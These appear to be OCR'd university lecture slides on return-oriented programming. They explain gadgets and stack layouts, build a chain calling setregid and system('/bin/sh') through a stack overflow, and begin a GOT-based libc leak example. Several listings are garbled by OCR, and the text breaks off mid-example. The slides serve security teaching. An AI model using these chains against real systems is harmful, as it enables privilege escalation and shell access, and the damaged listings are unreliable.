Return Oriented Programming

Insu Yun

Today’s lecture

- Understand Return Oriented Programming (ROP)

Defenses against software vulnerabilities

- Data Execution Prevention
  - Call existing functions in the program
  - Call library functions
  - Code-reuse attack

- Stack cookie
  - Information leak
  - Side-channel attack
  - Non-stack vulnerabilities

- ASLR
  - Information leak

Possible return-to-libc defense

- Delete powerful functions for exploitation!
  - e.g., system(), execve(), ...

- Then, you cannot launch “/bin/sh” anymore!

No! Return-oriented programming (ROP)

- You can make **arbitrary** computations using a large number of short instruction sequences called **gadget**.

- If you are interested in its academic history, please check
  - The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)
    - First introduce ROP
  - On the Expressiveness of Return-into-libc Attacks
    - ROP in libc == Turing complete

What is gadgets?

- A short instruction sequence that usually ends with **ret**
- We usually can find them at the end of functions
  - e.g., at the end of libc_csu_init()

```
pop    rbx
pop    rbp
pop    r12
pop    r13
pop    r14
pop    r15
ret
```

More on gadgets

- Even we can get them by splitting existing ones
  - This is because x86 uses variable-length encoding

- e.g.,

```
0x400512 <__libc_csu_init+98>:       pop    r15
0x400514 <__libc_csu_init+100>:      ret
```


```
0x400513 <__libc_csu_init+99>:       pop    rdi
0x400514 <__libc_csu_init+100>:      ret
```

ROP: Call chaining by example

- Key idea: Chain multiple gadgets to perform high-level job

- Let’s do
  - `setregid(1000, 1000);`
  - `system(“/bin/sh”);`
  - Unfortuantely, no single function exists for this job


- Let’s assume our vulnerability is stack overflow
  - esp is pointing to stack whose data are controllable



```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
```

What are arguments for setregid()?



```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
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; setregid
 0xf7ec9c00 <+0>:     push   ebp
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
 …
```



[5]

[4]

[3]

[2]

ebp [1]

[0]

esp vuln’s return address [ebp]

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
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0x0804843c <+22>:    leave
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; setregid
 0xf7ec9c00 <+0>:     push   ebp
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
 …
```



```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
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
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
```

Return address: ebp + 4 = [0]
1st argument: ebp + 8 = [1]
2nd argument: ebp + 12 = [2]

Let’s call setregid(1000, 1000)



```
; vuln
0x08048426 <+0>:     push   ebp
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0x08048438 <+18>:    add    esp,0x8
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
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
 …
```

How can we call system()?



[5]

[4]

[3]

[1000]

ebp [1000]

[system]

esp vuln’s return address
[setregid]

```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08                         esp,0x8
0x08
0x0                      ve

 etregid
 0xf7ec9c00 <+0>:      push   ebp
 0xf7ec9c01 <+1>:      mov    ebp,esp
 …
```


What’s the argument for system, then?

Clean up stack using a gadget

- Common gadget for this: pop, pop, … pop, ret!
  - e.g., If we have two arguments, use pop pop ret

```
pop     edi
pop     ebp
ret
```

Clean up stack with pop pop ret



```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add    esp,0x8
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
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
 0xf7ec9c00 <+0>:      push   ebp
 0xf7ec9c01 <+1>:      mov    ebp,esp
 …

; pop pop ret
0x0804845a <+90>:     pop    edi
0x0804845b <+91>:     pop    ebp
0x0804845c <+92>:     ret
```

Clean up stack with pop pop ret



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; setregid
 0xf7ec9c00 <+0>:      push   ebp
 0xf7ec9c01 <+1>:      mov    ebp,esp
 …

; pop pop ret
0x0804845a <+90>:     pop    edi
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
0x0804845c <+92>:     ret
```

Clean up stack with pop pop ret



esp

ebp

[5]

[4]

[3]

[1000]

[1000]

[pop pop ret]

vuln's return address
[setregid]


EIP	=	[3]
1st argument	=	[5]
2nd argument	=	[6]
…		

```
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add    esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
 0xf7ec9c00 <+0>:      push   ebp
 0xf7ec9c01 <+1>:      mov    ebp,esp
 …

; pop pop ret
0x0804845a <+90>:     pop    edi
0x0804845b <+91>:     pop    ebp
0x0804845c <+92>:     ret
```

Final payload



["/bin/sh"]

[4]

esp [system]

[1000]

ebp [1000]

[pop pop ret]

vuln's return address [setregid]

EIP = [3]
1st argument = [5]
2nd argument = [6]
…

```
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add    esp,0x8
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; setregid
 0xf7ec9c00 <+0>:      push   ebp
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 …

; pop pop ret
0x0804845a <+90>:      pop    edi
0x0804845b <+91>:      pop    ebp
0x0804845c <+92>:      ret
```

ROP: Leak & exploit by example

```c
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    puts("Welcome!");
    vuln();
    exit(0);
}
```

ROP: Leak & exploit by example


```
[*] '/home/vagrant/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

Our attack scenario

1. Leak libc address
2. system(“/bin/sh”)

- Q: How to leak libc address?
  - A: Use Global Offset Table (GOT) because GOT stores a libc address!

Can I use any GOT address?



[exit@got]


[????]

vuln's return address
[puts]

```
